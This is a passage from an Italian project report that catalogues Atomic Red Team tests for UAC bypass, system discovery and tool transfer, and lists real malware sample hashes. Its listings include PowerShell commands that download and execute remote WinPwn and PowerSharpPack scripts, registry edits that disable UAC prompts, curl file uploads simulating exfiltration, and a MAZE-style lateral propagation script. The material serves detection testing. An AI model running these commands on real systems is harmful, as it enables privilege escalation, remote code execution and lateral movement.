    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
UACBypass -noninteractive -command "C:\windows\system32\
    ↪ cmd.exe" -technique magic
```

- Atomic Test #10 - UACME Bypass Method 23: utilizzando il *payload* "*23 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #11 - UACME Bypass Method 31: utilizzando il *payload* "*31 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #12 - UACME Bypass Method 33: utilizzando il *payload* "*33 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #13 - UACME Bypass Method 34: utilizzando il *payload* "*34 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #14 - UACME Bypass Method 39: utilizzando il *payload* "*39 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #15 - UACME Bypass Method 56: utilizzando il *payload* "*56 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #16 - UACME Bypass Method 59: utilizzando il *payload* "*59 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #17 - UACME Bypass Method 61: utilizzando il *payload* "*61 Akagi64.exe*", presente nella cartella compressa [46], aggira l'*UAC*.
- Atomic Test #18 - WinPwn - UAC Magic: questa implementazione, sfruttando *WinPwn*, utilizza la tecnica "*Magic*" per aggirare l'*UAC*.

  I comandi che usa sono riportati nel listato 5.11.
- Atomic Test #19 - WinPwn - UAC Bypass ccmstp technique: questa implementazione, sfruttando *WinPwn*, utilizza la tecnica "*ccmstp*" per aggirare l'*UAC*.

  I comandi che usa sono riportati nel listato 5.12.

Listato 5.12: Comandi *pwsh* utilizzati dal test T1548.002-19

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
UACBypass -noninteractive -command "C:\windows\system32\calc.exe" -technique ccmstp
```

Listato 5.13: Comandi *pwsh* utilizzati dal test T1548.002-20

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')
UACBypass -noninteractive -command "C:\windows\system32\cmd.exe" -technique DiskCleanup
```

- Atomic Test #20 - WinPwn - UAC Bypass DiskCleanup technique: questa implementazione, sfruttando *WinPwn*, utilizza la tecnica "*DiskCleanup*" per aggirare l'*UAC*.

  I comandi che usa sono riportati nel listato 5.13.

- Atomic Test #21 - WinPwn - UAC Bypass DccwBypassUAC technique: questa implementazione, sfruttando *WinPwn*, utilizza la tecnica "*DccwBypassUAC*" per aggirare l'*UAC*.

  Il comando che usa è riportato nel listato 5.14.

Listato 5.14: Comando *pwsh* utilizzato dal test T1548.002-21

```
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/Creds/master/obfuscatedps/dccuac.ps1')
```

Listato 5.15: Comandi *pwsh* utilizzati dal test T1548.002-22

```
$orgValue =(Get-ItemProperty HKLM:\SOFTWARE\Microsoft\
   ↪ Windows\CurrentVersion\Policies\System -Name
   ↪ ConsentPromptBehaviorAdmin).
   ↪ ConsentPromptBehaviorAdmin
Set-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\
   ↪ CurrentVersion\Policies\System -Name
   ↪ ConsentPromptBehaviorAdmin -Value 0 -Type Dword -
   ↪ Force
```

Listato 5.16: Comando *pwsh* utilizzato dal test T1548.002-24

```
Set-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\
   ↪ CurrentVersion\Policies\System -Name
   ↪ PromptOnSecureDesktop -Value 0 -Type Dword -Force
```

- Atomic Test #22 - Disable UAC admin consent prompt via ConsentPromptBehaviorAdmin registry key: questa implementazione disabilita l'*UAC* modificando il valore della chiave "`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin`" del registro di sistema. Richiede i privilegi di amministratore.

  I comandi che usa sono riportati nel listato 5.15.

- Atomic Test #24 - Disable UAC - Switch to the secure desktop when prompting for elevation via registry key: questa implementazione disabilita l'*UAC* modificando il valore della chiave "`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecureDesktop`" del registro di sistema. Richiede i privilegi di amministratore.

  Il comando che usa è riportato nel listato 5.16.

5.2 Atomic Test *T1082*

Il test *T1082* [47] si concentra sulla raccolta delle informazioni del sistema. Versioni specifiche dei sistemi portebbero avere vulnerabilità particolari, quindi questi dati raccolti potrebbero essere usati per la creazioni di strategie cucite appositamente sul sistema analizzato e per questo motivo estremamente più efficaci.

Listato 5.17: Comandi *cmd* utilizzati dal test T1082-1

```
systeminfo
reg query HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum
```

Listato 5.18: Comando *cmd* utilizzato dal test T1082-7

```
hostname
```

Questo test comprende varie implementazioni che sfruttano sistemi diversi per recuperare i dati:

- Atomic Test #1 - System Information Discovery: questa implementazione mostra informazioni di sistema e sull'ora.

  I comandi che usa sono riportati nel listato 5.17.

- Atomic Test #7 - Hostname Discovery (Windows): questa implementazione mostra l'*hostname* della macchina.

  Il comando che usa è riportato nel listato 5.18.

- Atomic Test #9 - Windows MachineGUID Discovery: questa implementazione mostra il valore del *Windows MachineGUID* della macchina.

  Il comando che usa è riportato nel listato 5.19.

- Atomic Test #10 - Griffon Recon: questa implementazione sfrutta lo script "*Griffon Recon*" [48] per mostrare numerose informazioni sul sistema, tra cui *UAC*, informazioni di rete e informazioni sui processi correnti.

  Il comando che usa per richiamare lo script è riportato nel listato 5.20.

- Atomic Test #11 - Environment variables discovery on windows: questa implementazione mostra le *variabili d'ambiente* impostate sulla macchina.

  Il comando che usa è riportato nel listato 5.21.

Listato 5.19: Comando *cmd* utilizzato dal test T1082-9

```
REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v
    ↪ MachineGuid
```

Listato 5.20: Comando *pwsh* utilizzato dal test T1082-10

```
cscript "griffon_recon.vbs"
```

Listato 5.21: Comando *cmd* utilizzato dal test T1082-11

```
set
```

- Atomic Test #14 - WinPwn - winPEAS: questa implementazione mostra le eventuali possibilità di eseguire *Privilege Escalation*[1] sulla macchina, tramite la tecnica "*winPEAS*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.22.

- Atomic Test #15 - WinPwn - itm4nprivesc: questa implementazione mostra le eventuali possibilità di eseguire *Privilege Escalation* sulla macchina, tramite la tecnica "*itm4nprivesc*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.23.

- Atomic Test #16 - WinPwn - Powersploits privesc checks: questa implementazione mostra le eventuali possibilità di eseguire *Privilege Escalation* sulla macchina, tramite la tecnica "*oldchecks*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.24.

[1] *Privilege Escalation* è un tipo di attacco informatico finalizzato all'acquisizione dei privilegi di amministratore in un sistema al quale si ha accesso come utente non privilegiato.

Listato 5.22: Comandi *pwsh* utilizzati dal test T1082-14

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
winPEAS -noninteractive -consoleoutput
```

Listato 5.23: Comandi *pwsh* utilizzati dal test T1082-15

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
itm4nprivesc -noninteractive -consoleoutput
```

Listato 5.24: Comandi *pwsh* utilizzati dal test T1082-16

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
oldchecks -noninteractive -consoleoutput
```

- Atomic Test #17 - WinPwn - General privesc checks: questa implementazione mostra le eventuali possibilità di eseguire *Privilege Escalation* sulla macchina, tramite la tecnica "*otherchecks*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.25.

- Atomic Test #18 - WinPwn - GeneralRecon: questa implementazione mostra informazioni generiche sulla macchina, tramite la tecnica "*GeneralRecon*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.26.

- Atomic Test #19 - WinPwn - Morerecon: questa implementazione mostra informazioni di sistema locali, tramite la tecnica "*Morerecon*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.27.

- Atomic Test #20 - WinPwn - RBCD-Check: questa implementazione mostra le eventuali possibilità di eseguire attacchi basati sulla delegazione dei permessi utente sulla macchina, tramite la tecnica "*RBCD-Check*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.28.

Listato 5.25: Comandi *pwsh* utilizzati dal test T1082-17

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
otherchecks -noninteractive -consoleoutput
```

Listato 5.26: Comandi *pwsh* utilizzati dal test T1082-18

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
Generalrecon -consoleoutput -noninteractive
```

Listato 5.27: Comandi *pwsh* utilizzati dal test T1082-19

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
Morerecon -noninteractive -consoleoutput
```

Listato 5.28: Comandi *pwsh* utilizzati dal test T1082-20

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
    ↪ /121dcee26a7aca368821563cbe92b2b5638c5773/WinPwn.
    ↪ ps1')
RBCD-Check -consoleoutput -noninteractive
```

Listato 5.29: Comandi *pwsh* utilizzati dal test T1082-21

```
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/
    ↪ PowerSharpPack/master/PowerSharpBinaries/
    ↪ Invoke-SharpWatson.ps1')
Invoke-watson
```

- Atomic Test #21 - WinPwn - PowerSharpPack - Watson searching for missing windows patches: questa implementazione mostra le eventuali *patch* di Windows mancanti sulla macchina, tramite la tecnica "*Watson*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.29.

- Atomic Test #22 - WinPwn - PowerSharpPack - Sharpup checking common Privesc vectors: questa implementazione mostra le eventuali possibilità di eseguire *Privilege Escalation* sulla macchina, tramite la tecnica "*SharpUp*" di *WinPwn*.

  I comandi che usa sono riportati nel listato 5.30.

Listato 5.30: Comandi *pwsh* utilizzati dal test T1082-22

```
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/
    ↪ PowerSharpPack/master/PowerSharpBinaries/
    ↪ Invoke-SharpUp.ps1')
Invoke-SharpUp -command "audit"
```

Listato 5.31: Comandi *pwsh* utilizzati dal test T1082-23

```
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/
    ↪ PowerSharpPack/master/PowerSharpBinaries/
    ↪ Invoke-Seatbelt.ps1')
Invoke-Seatbelt -Command "-group=all"; pause
```

Listato 5.32: Comandi *cmd* utilizzati dal test T1082-27

```
wmic cpu get name
wmic MEMPHYSICAL get MaxCapacity
wmic baseboard get product
wmic baseboard get version
wmic bios get SMBIOSBIOSVersion
wmic path win32_VideoController get name
wmic path win32_VideoController get DriverVersion
wmic path win32_VideoController get VideoModeDescription
wmic OS get Caption,OSArchitecture,Version
wmic DISKDRIVE get Caption
Get-WmiObject win32_bios
```

- Atomic Test #23 - WinPwn - PowerSharpPack - Seatbelt: questa implementazione, tramite la tecnica "*Seatbelt*" di *WinPwn*, esegue alcuni controlli di sicurezza sulla macchina e ne mostra i risultati.

  I comandi che usa sono riportati nel listato 5.31.

- Atomic Test #27 - System Information Discovery with WMIC: questa implementazione sfrutta il tool *Windows Management Instrumentation Command-line (WMIC)* per mostrare diverse informazioni di sistema.

  I comandi che usa sono riportati nel listato 5.32.

- Atomic Test #28 - Driver Enumeration using DriverQuery: questa implementazione mostra i vari *driver* installati sul sistema.

  I comandi che usa sono riportati nel listato 5.33.

- Atomic Test #29 - System Information Discovery: questa implementazione sfrutta lo script "*gathernetworkinfo.vbs*" per stampare numerose informazioni sulla macchina, tra cui sistema operativo, dettagli sul *DNS* e configurazioni del *firewall*. Richiede privilegi di amministratore.

  Il comando che usa è riportato nel listato 5.34.

Listato 5.33: Comandi *cmd* utilizzati dal test T1082-28

```
driverquery /v
driverquery /si
```

Listato 5.34: Comando *cmd* utilizzato dal test T1082-29

```
wscript.exe C:\Windows\System32\gatherNetworkInfo.vbs
```

- Atomic Test #30 - Check computer location: questa implementazione mostra il prefisso internazionale, salvato nel registro di sistema.

  Il comando che usa è riportato nel listato 5.35.

- Atomic Test #31 - BIOS Information Discovery through Registry: questa implementazione mostra le informazioni, salvate nel registro di sistema, sul *BIOS* della macchina.

  I comandi che usa sono riportati nel listato 5.36.

5.3 Atomic Test *T1105*

Il test *T1105* [49] si occupa di *Ingress Tool Transfer*[2]. Dopo aver avuto accesso a un sistema, l'attaccante potrebbe aver bisogno di inserirvi dei file. Questo test comprende varie implementazioni che sfruttano sistemi diversi per indrodurre file esterni nella macchina della vittima:

- Atomic Test #7 - certutil download (urlcache): questa implementazione sfrutta l'argomento *-urlcache* di *certutil* per scaricare un file da internet.

  Il comando che usa è riportato nel 5.37.

- Atomic Test #8 - certutil download (verifyctl): questa implementazione sfrutta l'argomento *-verifyctl* di *certutil* per scaricare un file da internet.

[2] *Ingress Tool Transfer* è una tecnica che consente di trasferire strumenti o generici file da un sistema esterno alla macchina compromessa.

Listato 5.35: Comando *cmd* utilizzato dal test T1082-30

```
reg query "HKEY_CURRENT_USER\Control Panel\International\Geo"
```

Listato 5.36: Comandi *cmd* utilizzati dal test T1082-31

```
reg query HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System /v
    ↪ SystemBiosVersion
reg query HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System /v
    ↪ VideoBiosVersion
```

Listato 5.37: Comando *cmd* utilizzato dal test T1105-7

```
cmd /c certutil -urlcache -split -f https://raw.githubusercontent.com
    ↪ /redcanaryco/atomic-red-team/master/LICENSE.txt Atomic-license.
    ↪ txt
```

I comandi che usa sono riportati nel 5.38.

- Atomic Test #9 - Windows - BITSAdmin BITS Download: questa implementazione sfrutta *BITSAdmin.exe* per scaricare un file da internet tramite *Background Intelligent Transfer Service (BITS)*. È la tecnica che il malware *Qbot* sfrutta per scaricare i *payload*.

  Il comando che usa è riportato nel 5.39.

- Atomic Test #10 - Windows - PowerShell Download: questa implementazione usa la *PowerShell* per scaricare un file da internet.

  Il comando che usa è riportato nel 5.40.

- Atomic Test #11 - OSTAP Worming Activity: questa implementazione replica il comportamento del worm *OSTap*. Richiede i privilegi di amministratore.

Listato 5.38: Comandi *pwsh* utilizzati dal test T1105-8

```
$datePath = "certutil-$(Get-Date -format yyyy_MM_dd)"
New-Item -Path $datePath -ItemType Directory
Set-Location $datePath
certutil -verifyctl -split -f https://raw.
    ↪ githubusercontent.com/redcanaryco/atomic-red-team/
    ↪ master/LICENSE.txt
Get-ChildItem | Where-Object {$_.Name -notlike "*.txt"}
    ↪ | Foreach-Object { Move-Item $_.Name -Destination
    ↪ Atomic-license.txt }
```

Listato 5.39: Comando *cmd* utilizzato dal test T1105-9

```
C:\Windows\System32\bitsadmin.exe /transfer qcxjb7 /Priority HIGH
    ↪ https://raw.githubusercontent.com/redcanaryco/atomic-red-team/
    ↪ master/LICENSE.txt %temp%\Atomic-license.txt
```

Listato 5.40: Comando *pwsh* utilizzato dal test T1105-10

```
(New-Object System.Net.WebClient).DownloadFile("https://
    ↪ raw.githubusercontent.com/redcanaryco/
    ↪ atomic-red-team/master/LICENSE.txt", "$env:TEMP\
    ↪ Atomic-license.txt")
```

I comandi che usa sono riportati nel 5.41.

- Atomic Test #12 - svchost writing a file to a UNC path: questa implementazione sfrutta *svchost.exe* per scrivere un file non-Microsoft Office, in un file con un percorso *Universal Naming Convention (UNC)*. Richiede i privilegi di amministratore.

  I comandi che usa sono riportati nel 5.42.

- Atomic Test #13 - Download a File with Windows Defender MpCmdRun.exe: questa implementazione sfrutta *Windows Defender MpCmdRun.exe* (versione 4.18) per scaricare un file da internet.

  I comandi che usa sono riportati nel 5.43.

Listato 5.41: Comandi *cmd* utilizzati dal test T1105-11

```
pushd \\localhost\C$
echo var fileObject = WScript.createobject("Scripting.
    ↪ FileSystemObject");var newfile = fileObject.CreateTextFile("
    ↪ AtomicTestFileT1105.js", true);newfile.WriteLine("This is an
    ↪ atomic red team test file for T1105. It simulates how OSTap
    ↪ worms accross network shares and drives.");newfile.Close(); >
    ↪ AtomicTestT1105.js
CScript.exe AtomicTestT1105.js //E:JScript
del AtomicTestT1105.js /Q >nul 2>&1
del AtomicTestFileT1105.js /Q >nul 2>&1
popd
```

Listato 5.42: Comandi *cmd* utilizzati dal test T1105-12

```
copy C:\Windows\System32\cmd.exe C:\svchost.exe
C:\svchost.exe /c echo T1105 > \\localhost\c$\T1105.txt
```

Listato 5.43: Comandi *cmd* utilizzati dal test T1105-13

```
cd "%ProgramData%\Microsoft\Windows Defender\platform\4.18*"
MpCmdRun.exe -DownloadFile -url https://raw.githubusercontent.com/
    ↪ redcanaryco/atomic-red-team/master/LICENSE.txt -path %temp%\
    ↪ Atomic-license.txt
```

- Atomic Test #15 - File Download via PowerShell: questa implementazione usa la *PowerShell* per scaricare un file da internet ed eseguirlo.

  Il comando che usa è riportato nel 5.44.

- Atomic Test #16 - File download with finger.exe on Windows: questa implementazione simula lo scaricamento di un file da internet sfruttando *finger.exe*.

  Il comando che usa è riportato nel 5.45.

- Atomic Test #17 - Download a file with IMEWDBLD.exe: questa implementazione sfrutta *IMEWDBLD.exe* per scaricare un file da internet.

  I comandi che usa sono riportati nel 5.46.

- Atomic Test #18 - Curl Download File: questa implementazione sfrutta *curl.exe* per simulare un comportamento malevolo, scaricando un file da internet e salvandolo in diverse cartelle.

  I comandi che usa sono riportati nel 5.47.

Listato 5.44: Comando *pwsh* utilizzato dal test T1105-15

```
(New-Object Net.WebClient).DownloadString('https://raw.
    ↪ githubusercontent.com/redcanaryco/atomic-red-team
    ↪ /4042cb3433bce024e304500dcfe3c5590571573a/LICENSE.
    ↪ txt') | Out-File LICENSE.txt; Invoke-Item LICENSE.
    ↪ txt
```

Listato 5.45: Comando *cmd* utilizzato dal test T1105-16

```
finger base64_filedata@#{remote_host}
```

Listato 5.46: Comandi *pwsh* utilizzati dal test T1105-17

```
$imewdbled = $env:SystemRoot + "\System32\IME\SHARED\
    ↪ IMEWDBLD.exe"
& $imewdbled https://raw.githubusercontent.com/
    ↪ redcanaryco/atomic-red-team/master/atomics/T1105/
    ↪ T1105.yaml
```

Listato 5.47: Comandi *cmd* utilizzati dal test T1105-18

```
C:\Windows\System32\Curl.exe -k https://github.com/redcanaryco/
    ↪ atomic-red-team/raw/058b5c2423c4a6e9e226f4e5ffa1a6fd9bb1a90e/
    ↪ atomics/T1218.010/bin/AllTheThingsx64.dll -o c:\users\public\
    ↪ music\allthethingsx64.dll
C:\Windows\System32\Curl.exe -k https://github.com/redcanaryco/
    ↪ atomic-red-team/raw/058b5c2423c4a6e9e226f4e5ffa1a6fd9bb1a90e/
    ↪ atomics/T1218.010/bin/AllTheThingsx64.dll --output c:\users\
    ↪ public\music\allthethingsx64.dll
C:\Windows\System32\Curl.exe -k https://github.com/redcanaryco/
    ↪ atomic-red-team/raw/058b5c2423c4a6e9e226f4e5ffa1a6fd9bb1a90e/
    ↪ atomics/T1218.010/bin/AllTheThingsx64.dll -o c:\programdata\
    ↪ allthethingsx64.dll
C:\Windows\System32\Curl.exe -k https://github.com/redcanaryco/
    ↪ atomic-red-team/raw/058b5c2423c4a6e9e226f4e5ffa1a6fd9bb1a90e/
    ↪ atomics/T1218.010/bin/AllTheThingsx64.dll -o %Temp%\
    ↪ allthethingsx64.dll
```

Listato 5.48: Comandi *cmd* utilizzati dal test T1105-19

```
C:\Windows\System32\Curl.exe -T c:\temp\atomictestfile.txt www.
    ↪ example.com
C:\Windows\System32\Curl.exe --upload-file c:\temp\atomictestfile.txt
    ↪  www.example.com
C:\Windows\System32\Curl.exe -d c:\temp\atomictestfile.txt www.
    ↪ example.com
C:\Windows\System32\Curl.exe --data c:\temp\atomictestfile.txt www.
    ↪ example.com
```

Listato 5.49: Script *.bat* utilizzato dal test T1105-20

```
mkdir %temp%\T1105
icacls %temp%\T1105 /deny %username%:(OI)(CI)(DE,DC)
set tmp=%temp%\T1105
echo [Connection Manager] > %temp%\T1105\setting.txt
echo CMSFile=setting.txt >> %temp%\T1105\setting.txt
echo ServiceName=AtomicTestService_CMD >> %temp%\T1105\setting.txt
echo TunnelFile=setting.txt >> %temp%\T1105\setting.txt
echo [Settings] >> %temp%\T1105\setting.txt
echo UpdateUrl=https://github.com/redcanaryco/atomic-red-team/raw/
    ↪ master/atomics/T1055.004/bin/T1055.exe >> %temp%\T1105\setting.
    ↪ txt
cmdl32 /vpn /lan %temp%\T1105\setting.txt
icacls %temp%\T1105 /remove:d %username%
move %temp%\T1105\*.tmp %temp%\T1105\file.exe
%temp%\T1105\file.exe
ping -n 10 127.0.0.1 >nul 2>&1
Taskkill /IM notepad.exe /F
Taskkill /IM Calculator.exe /F
```

- Atomic Test #19 - Curl Upload File: questa implementazione sfrutta *curl.exe* per simulare un comportamento malevolo (furto di dati), caricando un file locale in rete.

  I comandi che usa sono riportati nel 5.48.

- Atomic Test #20 - Download a file with Microsoft Connection Manager Auto-Download: questa implementazione utilizza il *cmd* per richiamare lo script del listato 5.49 che sfrutta *cmdl32.exe* per scaricare un file da internet.

- Atomic Test #21 - MAZE Propagation Script: questa implementazione simula il *ransomware MAZE* testando la connettività con alcune macchine

Listato 5.50: Comandi *pwsh* utilizzati dal test T1105-21

```
$machine_list = "PathToAtomicsFolder\..\ExternalPayloads
    ↪ \T1105MachineList.txt"
$offline_list = "PathToAtomicsFolder\..\ExternalPayloads
    ↪ \T1105OfflineHosts.txt"
$completed_list = "PathToAtomicsFolder\..\
    ↪ ExternalPayloads\T1105CompletedHosts.txt"
foreach ($machine in get-content -path "$machine_list")
{if (test-connection -Count 1 -computername $machine -
    ↪ quiet)
{cmd /c copy "$env:comspec" "\\$machine\C$\Windows\Temp\
    ↪ T1105.exe"
echo $machine >> "$completed_list"
wmic /node: "$machine" process call create "regsvr32.exe
    ↪  /i C:\Windows\Temp\T1105.exe"}
else
{echo $machine >> "$offline_list"}}
```

Listato 5.51: Comandi *cmd* utilizzati dal test T1105-22

```
del %TEMP%\PrintBrm.zip >nul 2>&1
C:\Windows\System32\spool\tools\PrintBrm.exe -b -d \\127.0.0.1\c$\
    ↪ AtomicRedTeam\atomics\T1105\src\ -f %TEMP%\PrintBrm.zip -O
    ↪ FORCE
```

remote e copiandoci dei file.

I comandi che usa sono riportati nel 5.50.

- Atomic Test #22 - Printer Migration Command-Line Tool UNC share folder into a zip file: questa implementazione crea un archivio zip di una cartella su un disco remoto.

  I comandi che usa sono riportati nel 5.51.

- Atomic Test #25 - certreq download: questa implementazione sfrutta *certreq* per scaricare un file da internet.

  Il comando che usa è riportato nel 5.52.

Listato 5.52: Comando *cmd* utilizzato dal test T1105-25

```
certreq.exe -Post -config https://example.com c:\windows\win.ini %
    ↪ temp%\Atomic-license.txt
```

Listato 5.53: Script *.vbs* utilizzato dal test T1105-26

```
Set objWinHttp = CreateObject("WinHttp.WinHttpRequest
    ↪ .5.1")
URL = "https://raw.githubusercontent.com/redcanaryco/
    ↪ atomic-red-team/master/LICENSE.txt"
objWinHttp.open "GET", URL, False
objWinHttp.send ""
Dim BinaryStream
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1
BinaryStream.Open
BinaryStream.Write objWinHttp.responseBody
BinaryStream.SaveToFile "Atomic-License.txt", 2
```

- Atomic Test #26 - Download a file using wscript: questa implementazione sfrutta *wscript.exe* per eseguire uno script *VisualBasic* per scaricare un file da internet.

  Lo script che usa è riportato nel 5.53.

- Atomic Test #28 - Nimgrab - Transfer Files: questa implementazione sfrutta *nimgrab.exe* per scaricare un file da internet.

  Il comando che usa è riportato nel 5.54.

- Atomic Test #29 - iwr or Invoke Web-Request download: questa implementazione sfrutta l'argomento *-URI* di *Invoke-WebRequest (iwr)* per scaricare un file da internet. Richiede i privilegi di amministratore.

Listato 5.54: Comando *cmd* utilizzato dal test T1105-28

```
cmd /c "PathToAtomicsFolder\..\ExternalPayloads\nimgrab.exe" https://
    ↪ raw.githubusercontent.com/redcanaryco/atomic-red-team/master/
    ↪ LICENSE.txt $env:TEMP\Atomic-license.txt
```

Listato 5.55: Comando *cmd* utilizzato dal test T1105-29

```
powershell.exe iwr -URI https://raw.githubusercontent.com/redcanaryco
    ↪ /atomic-red-team/master/LICENSE.txt -Outfile %temp%\
    ↪ Atomic-license.txt
```

Il comando che usa è riportato nel 5.55.

5.4 Malware

Tutti i malware elencati in questa sottosezione sono dei file malevoli realmente utilizzati che sono stati riconosciuti come virus e segnalati al sito *MalwareBazaar*, dove vengono identificati tramite il loro hash (*SHA256*). Scaricandoli dai siti citati in seguito, si ottengono dei file compressi protetti dalla password "infected". In questo progetto sono stati utilizzati i seguenti, elencati per tipo di file:

- questi malware si presentano come file eseguibili (estensione *.exe*):
  1. `9c5bbd9499a8fd079b699c7ca4cf2fbe7a4f2606fdba84033ac22b6c9e905898` [50];
  2. `a42dd6bea439b79db90067b84464e755488b784c3ee2e64ef169b9dcdd92b069` [51];
  3. `7fc9e830756e23aa4b050f4ceaeb2a83cd71cfc0145392a0bc03037af373066b` [52];
  4. `60d96d8d3a09f822ded0a3c84194a5d88ed62a979cbb6378545b45b04353bb37` [53];
  5. `38f8b8036ed2a0b5abb8fbf264ee6fd2b82dcd917f60d9f1d8f18d07c26b1534` [54];
  6. `8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26859e1ca` [55].
- questi malware si presentano come documenti di sola lettura (file con estensione *.pdf*):
  7. `f48986feade519eb7f30dfe5ad008a353afb5429dec7c4f744a9568d860b0a34` [56];
  8. `0622971147486e1900037eff229d921d14f5b51aac7171729b2b66f81cdf6585` [57];

9. `5d77343f2ae2214954e9de34da1dbb05b538ac68187050fe254e068bc7a82f8b` [58].

- questi malware si presentano come archivi compressi (file con estensione *.zip*):

10. `f78ee3005ca9f0e78a9dd136fc69afe7c06d69d1fc6218bc9e7eb3adec045977` [59];
11. `c71ec48a59631bfa3f33383c1f25719e95e5a80936d913ab3bfe2feb172c1c5e` [60].

- questo malware si presenta come file immagine (estensione *.iso*):

12. `af1922c665e9be6b29a5e3d0d3ac5916ae1fc74ac2fe9931e5273f3c4043f395` [61].

- questo malware si presenta come pagina web (file con estensione *.html*):

13. `92a5be2893743435b79e94aa64a74233a2240fd790ca948e1cb046da5b4072f1` [62].

- questo malware si presenta come collegamento (file con estensione *.lnk*):

14. `7f96d59cb02229529b14761f979f710bca500c68cc2b37d80e60e751f809475e` [63].

- questo malware si presenta come file sconosciuto (estensione *.unknown*):

15. `3c4c2ade1d7a2c55d3df4c19de72a9a6f68d7a281f44a0336e55b6d0f54ec36a` [64].

5.5 Svolgimento dei test

Per poter eseguire i test in remoto, è necessario creare la sessione *SSH* dal computer attaccante e ciò richiede di conoscere l'indirizzo *IP* della macchina *Windows*, che si può ottenere utilizzando il comando "`ipconfig`". Per creare la sessione, dopo aver aperto la *PowerShell* eseguendo il comando "`pwsh`" sul terminale, bisogna inserire il comando "`$sess = New-PSSession -HostName indirizzo_IP -Username nome_account`", sostituendo "`indirizzo_IP`" con l'indirizzo ottenuto precedentemente e "`nome_account`" con il nome dell'account con il quale ci si vuole collegare. Per confermare la connessione sarà richiesta la password dell'account scelto. Creata la sessione, ogni test può essere eseguito tramite il comando "`Invoke-AtomicTest -Session $sess NOME-NUM`", dove "`NOME`" è il nome del test (ad esempio "T1548.002") e "`NUM`" è il numero dell'istanza del test che si vuole

eseguire (ad esempio "1"). Per utilizzare il relativo comando di *cleanup*, bisognerà usare il comando "`Invoke-AtomicTest -Session $sess NOME-NUM -Cleanup`".

Questi sono i due comandi che ho utilizzato in questo progetto per eseguire tutti i test.

